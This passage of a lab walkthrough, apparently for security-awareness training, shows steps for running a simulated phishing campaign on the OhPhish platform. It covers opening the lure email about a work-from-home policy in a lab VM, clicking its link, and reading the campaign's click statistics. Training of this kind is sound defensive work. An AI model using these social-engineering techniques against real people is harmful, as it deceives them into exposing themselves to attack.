32. The **Alert!** pop-up appears, indicating successful initiation of a phishing campaign; click **OK**.



33. Now, we must open the phishing email as a victim (here, an employee of the organization). To do so, switch to the **Windows Server 2019** virtual machine.
34. Click on **Ctrl+Alt+Del** to activate it, by default, **Administrator** profile is selected type **Pa$$w0rd** in the Password field and press **Enter** to login.

    Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

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
35. Open any web browser (here, **Mozilla Firefox**) and then open the email client provided while creating the phishing campaign (here, **Gmail**).
36. After you login to your **Gmail** account, search for an email with the subject **WFH Under Organizational Policy** in the **Inbox**.

    Note: Depending on the security implementations of your organization, for example, if proper spam filters are enabled, this phishing email will end up in the **Spam** folder.

    Note: If the email is not present in the **Inbox** folder, then check your **Spam** folder.
37. Click on the **WFH - Policy.pdf** link in the email.



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

38. A **Warning - phishing suspected** page appears, as shown in the screenshot.
39. You can further click **report an incorrect warning** link to whitelist the link.



40. Close the current tab.
41. Now, click switch back to the **Windows 11** virtual machine.
42. Click on the **Test – Entice to Click** campaign present on the **OhPhish Dashboard**. You can observe that one person has clicked the link.

    Note: Refresh the Ohphish dashboard page, if the clicked value is still 0.



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
43. The **Campaign Detailed Report** page appears, displaying the **Campaign Details** and **Campaign Summary** sections.

44. In the **Campaign Summary** section, you can observe that the values of **No. of targets who have clicked the link (defaulters)** and **No. of Targets who have opened the mail** are both **1** (here, we have opened only one email account).



45. Now, click **Home** in the left pane to navigate back to the OhPhish **Dashboard**.

